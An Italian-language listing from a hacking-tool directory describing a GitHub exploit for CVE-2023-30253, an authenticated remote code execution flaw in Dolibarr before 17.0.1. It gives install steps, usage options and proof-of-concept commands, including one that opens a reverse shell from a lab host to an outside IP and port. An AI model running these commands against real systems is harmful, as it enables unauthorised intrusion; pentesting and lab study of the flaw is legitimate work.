
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

··Feed·Contatto·Privacy·© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
cve-2023-30253 — Dolibarr prima della versione 17.0.1 consente l'esecuzione remota di codice da parte di un utente autenticato tramite una manipolazione delle maiuscole: `<?PHP` invece di `<?php` nei dati iniettati. | Kitploit
Strumenti/GitHubGitHub/rubikcuv5/cve-2023-30253
Generazione di PayloadAnalisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebPenetration TestingStrumento di Accesso Remoto
GitHubrubikcuv5/cve-2023-30253

cve-2023-30253

Dolibarr prima della versione 17.0.1 consente l'esecuzione remota di codice da parte di un utente autenticato tramite una manipolazione delle maiuscole: `<?PHP` invece di `<?php` nei dati iniettati.

Vedi Repository
732 anni faNon ancora revisionato

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →
Condividi

CVE-2023-30253

immagine

Descrizione

Dolibarr prima della versione 17.0.1 consente l'esecuzione remota di codice da parte di un utente autenticato attraverso una manipolazione delle maiuscole: <?PHP invece di <?php nei dati iniettati.

Documentazione

  • CVE-2023-30253
  • Avviso GitHub: GHSA-9wqr-5jp4-mjmh

Installazione

git clone https://github.com/Rubikcuv5/cve-2023-30253.git

pip3 install -r requirements.txt

python3 CVE-2023-30253.py -h

UTILIZZO

usage: CVE-2023-30253.py [-h] [--url URL] [-u USER] [-p PASSWORD] (-c COMMAND | -r ip port)

Argument parser

options:
  -h, --help            show this help message and exit
  --url URL             URL of the website
  -u USER, --user USER  Username
  -p PASSWORD, --password PASSWORD
                        Password
  -c COMMAND, --command COMMAND
                        Command to execute
  -r ip port, --reverseshell ip port
                        Reverse shell IP and port

ESEMPI POC


Eseguire un comando

python3 CVE-2023-30253.py --url http://crm.board.htb -u admin -p admin -c "ls -l"
immagine


Ottenere una reverse shell

 python3 CVE-2023-30253.py --url http://crm.board.htb -u admin -p admin -r  10.10.14.17  4444
immagine

Autore

  • Rubickcuv
Scarica lo strumento